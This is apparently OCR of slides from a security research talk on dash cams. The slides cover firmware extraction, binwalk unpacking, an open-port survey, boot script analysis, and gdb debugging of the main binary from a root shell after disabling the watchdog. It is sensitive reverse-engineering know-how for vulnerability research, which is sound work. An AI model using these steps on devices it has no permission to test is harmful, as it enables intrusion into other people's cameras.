


Extracting Firmware via Debugging Shell


ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Obtaining Firmware #3



Firmware Upgrade Function



Firmware Upgrade Packet Dump


ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Obtaining Firmware #4

```
system system      3452 2024-07-04 09:35 .
system system      3452 2024-07-04 09:35 ..
system system  35927330 2024-07-04 09:35 base.apk
system system        92 2024-07-04 09:35 base.digests
system system    590111 2024-07-04 09:35 base.dm
system system      3452 2024-07-04 09:35 lib
system install     3452 2024-07-04 09:35 oat
system system  46125992 2024-07-04 09:35 split_config.[redacted].apk
system system   3390157 2024-07-04 09:35 split_config.[redacted].apk
system system 255039429 2024-07-04 09:35 split_firmware_asset.apk
```

Extracting APK of the APP (ADB Shell)



Extracting Firmware

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Statistics on Firmware Acquisition Methods

	B	F	M	T	V	B	A	H	F	Total
Official Website	O	O	O	O	O			O	O	7
Debugging Shell							O			1
APP APK						O				1


** All Firmware is not encryption*

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.1 Obtaining Firmware and Extracting File System

Extracting File System

```
:/mnt/e$ binwalk -e DashCam_FW.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
188           0xBC            Flattened device tree, size: 24199 bytes, version: 17
562656        0x895E0         eCos RTOS string reference: "ecos pat%d, res check sum fail."
563563        0x8996B         eCos RTOS string reference: "ecos %s"
564053        0x89B55         eCos RTOS string reference: "ecos %s"
575140        0x8C6A4         CRC32 polynomial table, little endian
576164        0x8CAA4         CRC32 polynomial table, little endian
613508        0x95C84         LZO compressed data
671913        0xA40A9         Certificate in DER format (x509 v3), header length: 4, sequence l
671973        0xA40E5         Certificate in DER format (x509 v3), header length: 4, sequence l
766260        0xBB134         JPEG image data, JFIF standard 1.01
766290        0xBB152         TIFF image data, big-endian, offset of first image directory: 8
784740        0xBF964         JPEG image data, JFIF standard 1.01
784770        0xBF982         TIFF image data, big-endian, offset of first image directory: 8
786296        0xBFF78         JPEG image data, JFIF standard 1.01
786326        0xBFF96         TIFF image data, big-endian, offset of first image directory: 8
790108        0xC0E5C         JPEG image data, JFIF standard 1.01
790138        0xC0E7A         TIFF image data, big-endian, offset of first image directory: 8
```




_DashCam_FW.bin.extracted › squashfs-root

Name	Date modified	Type
dev	5/9/2024 7:20 AM	File folder
etc	5/9/2024 7:20 AM	File folder
home	5/9/2024 7:20 AM	File folder
media	10/20/2023 9:22 AM	File folder
mnt	10/20/2023 9:22 AM	File folder
opt	10/20/2023 9:22 AM	File folder
pref	5/9/2024 7:20 AM	File folder
proc	10/20/2023 9:22 AM	File folder
root	10/20/2023 9:22 AM	File folder
run	5/9/2024 7:14 AM	File folder
sys	10/20/2023 9:22 AM	File folder
tmp	5/9/2024 7:20 AM	File folder
usr	5/9/2024 7:20 AM	File folder
var	5/9/2024 7:20 AM	File folder

Extracting File System using tools like binwalk and 7-zip

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.2 Port Scanning



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.2 Port Scanning


Statistics on Open Ports

Port (TCP)	B	F	M	T	V	B	A	H	F
21 (FTP)					O		O		
23 (Telnet)					O				O
53 (DNS)				O		O			O
80 (HTTP)	O	O			O		O		
111 (RPC)				O		O			O
554 (RTSP)				O	O	O	O	O	O
ETC	9771	-	20050 30050	7878 8787 9888 9898	3333	7878 8787 9888 9898	8080 8081 8082	7878 8020 9088	7878 8787 9888

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.3 Boot Logic Analysis

Boot Script



/etc/init.d/

```sh
#!/bin/sh

echo $0 > /sys/module/rpmsg_echo/parameters/example_printk
# Start all init scripts in /etc/init.d
# executing them in numerical order.
#
for i in /etc/init.d/S??* ;do

    # Ignore dangling symlinks (if any).
    [ ! -f "$i" ] && continue

    case "$i" in
    *.sh)
        # Source shell script for speed.
        (
        trap - INT QUIT TSTP
        set start
        . $i
        )
        ;;
    *)
        # No sh extension, so fork subprocess.
        $i start
        ;;
```

rcS

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.3 Boot Logic Analysis

Analyzing Running Processes and Network

```
root@[redacted]:~$ ps -ef
PID   USER     TIME   COMMAND
    1 root       0:00 {linuxrc} init
    2 root       0:00 [kthreadd]
    3 root       0:00 [rcu_gp]
    4 root       0:00 [rcu_par_gp]
    5 root       0:00 [kworker/0:0-eve]
    6 root       0:00 [kworker/0:0H-mm]
    7 root       0:00 [kworker/u4:0-ev]
    8 root       0:00 [mm_percpu_wq]
    9 root       0:00 [ksoftirqd/0]
   10 root       0:00 [rcu_preempt]
   11 root       0:00 [rcu_sched]
   12 root       0:00 [rcu_bh]
   13 root       0:00 [migration/0]
   14 root       0:00 [cpuhp/0]
   15 root       0:00 [cpuhp/1]
   16 root       0:00 [migration/1]
   17 root       0:00 [ksoftirqd/1]
   18 root       0:00 [kworker/1:0-mm_]
   19 root       0:00 [kworker/1:0H-kb]
   20 root       0:00 [kdevtmpfs]
   21 root       0:00 [rcu_tasks_kthre]
   22 root       0:00 [oom_reaper]
   23 root       0:00 [writeback]
   24 root       0:00 [kcompactd0]
   25 root       0:00 [crypto]
   26 root       0:00 [kintegrityd]
   27 root       0:00 [kblockd]
   28 root       0:00 [watchdogd]
   29 root       0:00 [kworker/0:1-eve]
```

ps


```
root@[redacted]:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3333            0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 0.0.0.0:554             0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 127.0.0.1:559           0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 127.0.0.1:47586         127.0.0.1:559           ESTABLISHED [redacted]
tcp        0      0 127.0.0.1:559           127.0.0.1:47586         ESTABLISHED [redacted]
```

netstat

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol


Installing Necessary Debugging Tools on Dash Cam



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Decompiling Main Binary



Analyzing Code for Potential Vulnerabilities

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Debugging the Running Main Binary

```
root@[redacted]:[redacted]$ cat gdb.sh
#!/bin/sh

pid=$(ps | grep "main_binary" | grep -v "grep" | awk '{print $1}')
/mnt/sdcard/gdbstatic -pid $pid
```




```
root@[redacted]:[redacted]$ ./gdb.sh
GNU gdb (GDB) 7.6
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabi".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Attaching to process 419
Reading symbols from [redacted]...(no debugging symbols found)...done.

warning: Could not load shared library symbols for linux-vdso.so.1.
```

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4

Debugging Main Binary · Protocol

Debugging Troubleshooting



Watchdog

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Debugging Troubleshooting #1

```
$ init.sh
125    watchdog_stop() {
126        echo 183a > /sys/class/test/test_reg
127    }
```



```
[redacted] # echo 183a > /sys/class/[redacted]
[redacted] # ./gdb.sh
Attaching to process 1049
Reading symbols from [redacted]...(no debugging symbols found)...done.
